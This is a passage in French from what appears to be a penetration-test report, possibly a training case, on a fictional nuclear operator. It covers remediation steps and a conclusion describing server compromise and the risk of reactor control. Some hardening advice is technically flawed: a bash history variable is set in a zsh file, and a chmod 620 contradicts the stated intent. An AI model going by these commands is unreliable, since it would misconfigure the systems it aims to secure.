Le fichier doit être supprimé, et il faut s'assurer qu'aucun mot de passe ne soit plus jamais enregistré dans un fichier ou même échangé par mails. Il est conseillé d'utiliser une authentification SSL pour établir la connexion SSH. La connexion aux serveurs sera donc transparente pour l'utilisateur, et le besoin de stocker les mots de passe ne se fait plus sentir. De plus, il est également recommandé d'installer une solution complémentaire pour gérer les mots de passe. Ces solutions permettent de gérer l'authentification aux applications finales de manière sécurisée.

CONFIGURER SON HISTORIQUE BASH

Les historiques bash sont souvent utilisés par les utilisateurs pour simplifier l'entrée de commandes, et par les administrateurs pour surveiller les commandes exécutées sur le serveur. Les historiques présentent de nombreux avantages, mais leur configuration est très complexe. En effet, ils peuvent contenir des informations sensibles pouvant servir de point de départ pour une attaque. En fonction de l'importance accordée à la surveillance d'un serveur, différents niveaux de journalisation sont possibles au sein des historiques bash. La première recommandation est de totalement désactiver les historiques bash afin d'empêcher l'enregistrement de données sensibles. Toutefois s'il est nécessaire d'enregistrer les commandes utilisateurs, il est possible de configurer plus finement le service.

Dans un premier temps, il faut filtrer les commandes enregistrées au sein de l'historique à l'aide de variables d'environnement définies dans le fichier de configuration « .zshrc ». Il suffit d'ajouter la ligne suivante au fichier :

```
➢ HISTIGNORE="ls*:cd*"
```

Dans un second temps, il serait intéressant d'enregistrer les commandes utilisateurs dans l'historique mais que seul l'administrateur puisse y accéder. La propriété du fichier « .zsh_history » doit être affectée à l'utilisateur root à l'aide de la commande ci-dessous. Il faut ensuite restreindre l'accès en lecture du ficher pour les utilisateurs appartenant au groupe correspondant.

```
$ sudo chown root:username ~/.zsh_history
$ sudo chmod 620 ~/.zsh_history
```

MAITRISER L'ACCES

La première mesure de précaution à prendre est de configurer l'authentification à facteurs multiples, abrégée en MFA. Pour se connecter, l'utilisateur a besoin d'une information qu'il connait comme un mot de passe et d'une information qu'il possède comme un code envoyé sur son numéro de téléphone par exemple. L'attaque par force brute peut continuer mais le risque est fortement diminué.

Les attaques de force brute peuvent être arrêtées, ou atténuées, en mettant en place un système de détection efficace. Certains outils tels que Fail2Ban, DenyHosts ou ModSecurity permettent de mettre en place un pare-feu bannissant les adresses IP des serveurs malveillants ayant effectués une attaque par force brute. Une multitude de System Information and Event Manager (SIEM) sont également disponibles sur le marché avec des fonctionnalités plus ou moins avancées pour prévenir ces attaques.

CONCLUSION

GenergY est spécialisée dans la gestion des centrales nucléaires depuis 1960, et souhaite développer son pôle informatique. Un projet pilote a été ouvert à la centrale nucléaire de Fleurisson où un programme de gestion du réacteur nucléaire a été mis en place. Toutefois, la cybersécurité n'est pas une compétence développée en interne, et par conséquent GenergY souhaite augmenter son niveau de sécurité informatique et notamment savoir s'il est possible pour un attaquant de contrôler le réacteur nucléaire. Ce scénario serait extrêmement compromettant pour l'entreprise, mais aussi pour la société toute entière. Par conséquent GenergY a commandé un audit de test d'intrusion dont l'objectif est d'obtenir les accès administrateurs du serveur permettant de monitorer la température du réacteur. L'audit a permis de mettre en évidence la vulnérabilité généralisée du réseau privé de GenergY. Un accès a été établie sur les trois serveurs identifiés afin d'y extraire des données sensibles. Ces mêmes données ont permis de compromettre les autres serveurs. Les principaux vecteurs d'attaque utilisés sont les services n'étant pas à jour, la mauvaise gestion de données sensibles et la faiblesse des mots de passe. La raison principale est le manque de maturité de l'entreprise en sécurité informatique.

Les premières actions à effectuer pour GenergY sont évidemment de mettre à jour les différents services et de supprimer les fichiers contenant les mots de passe en clair. Toutefois, l'audit a mis en évidence un enjeu plus long terme afin d'éviter qu'une situation similaire se reproduise. En effet, de nombreuses solutions opérationnelles et techniques doivent être mises en place. D'un point de vue technique, la faiblesse des mots de passe peut être remplacée par la transparence d'une authentification SSL. Tandis que d'un point de vue opérationnel, il est impératif d'établir une politique de mot de passe fort ainsi qu'une politique de gestion des données sensibles. Néanmoins, l'utilisateur est maillon le plus vulnérable du système informatique. Autrement dit, il est important de sensibiliser les utilisateurs pour qu'ils aient une bonne utilisation du système et les administrateurs réseaux pour qu'ils appliquent les bonnes pratiques de configurations.

L'activité de GenergY est très sensible et le grand public y apporte une attention particulière. Une défiance de plus en plus manifeste se fait sentir envers les instances du nucléaire. Une priorité pour GenergY est d'instaurer un climat de confiance et d'avoir l'image d'une entreprise responsable. La moindre attaque informatique sur le site de Fleurisson serait catastrophique pour la réputation de GenergY et pourrait compromettre le développement de sa nouvelle activité. De plus, les conséquences médiatiques seraient tout aussi néfastes pour l'intégralité des activités de GenergY. De plus, lors de l'audit un nombre important de données sensibles dont les comptes bancaires des clients ont été retrouvées. Si ces entreprises clientes s'en offusquent, GenergY peut avoir de graves problèmes juridiques. L'audit a permis de conclure que le site de Fleurisson est sujet au pire scenario possible. En effet, il est possible pour un acteur malveillant de contrôler le réacteur de la centrale nucléaire pour demander une rançon, arrêter la production d'énergie ou détruire la centrale nucléaire.